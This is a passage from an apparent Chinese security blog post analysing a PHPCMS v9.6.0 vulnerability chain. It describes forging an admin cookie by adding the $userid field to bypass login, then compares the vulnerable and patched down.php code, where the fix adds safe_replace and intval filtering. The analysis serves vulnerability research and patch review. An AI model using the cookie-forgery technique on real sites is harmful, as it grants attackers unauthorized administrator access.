41                    showmessage(L('admin_login'),'?m=admin&c=index&a=login');
42            }
43        }
```


可以明显看到，我们原先的 cookie 中少了 $userid 对应的字段，而且要想绕过登录，必须保证 $_SESSION['roleid'] 和 $userid 相等且它们两者非空。那么现在，我们只要加上 $userid 对应字段就行了，其值可以从上面漏洞链第一步中的响应包 Set-Cookie 字段获取。这里要注意一个点，一旦管理员注销，我们就无法利用这个点伪造 cookie 了，这也是这个漏洞的鸡肋之处。

最后来看一下官方发布的 PHPCMS v9.6.1 中是如何修复这个漏洞的，补丁如下：

down.php (/var/www/html/phpcms960/phpcms/modules/content)

```
    }

    public function init() {
        $a_k = trim($_GET['a_k']);
        if(!isset($a_k)) showmessage(L('illegal_paramet
        $a_k = sys_auth($a_k, 'DECODE', pc_base::load_c
        if(empty($a_k)) showmessage(L('illegal_paramete
        unset($i,$m,$f);
        parse_str($a_k);
        if(isset($i)) $i = $id = intval($i);
        if(!isset($m)) showmessage(L('illegal_parameter
        if(!isset($modelid)||!isset($catid)) showmessag
        if(empty($f)) showmessage(L('url_invalid'));
        $allow_visitor = 1;
        $MODEL = getcache('model','commons');
        $tablename = $this->db->table_name = $this->db-
        $this->db->table_name = $tablename.'_data';
        $rs = $this->db->get_one(array('id'=>$id));
```

down.php (/var/www/html/phpcms961/phpcms/modules/content)

```
    public function init() {
        $a_k = trim($_GET['a_k']);
        if(!isset($a_k)) showmessage(L('illegal_parameter
        $a_k = sys_auth($a_k, 'DECODE', pc_base::load_con
        if(empty($a_k)) showmessage(L('illegal_parameters
        unset($i,$m,$f);
        $a_k = safe_replace($a_k);
        parse_str($a_k);
        if(isset($i)) $i = $id = intval($i);
        if(!isset($m)) showmessage(L('illegal_parameters'
        if(!isset($modelid)||!isset($catid)) showmessage(
        if(empty($f)) showmessage(L('url_invalid'));
        $allow_visitor = 1;
        $id = intval($id);
        $modelid  = intval($modelid);
        $catid  = intval($catid);
        $MODEL = getcache('model','commons');
```


可以看到官方对解密后的数据进行了 safe_replace、intval 双重过滤处理。

上一篇：35c3ctf: Collecti... 下一篇：SA-CORE-2019-008 ...

1. 1 条回复

芳华 2019-07-25 10:47:36

审计能力又学习了，分析的一如既往的好

0 回复Ta

目录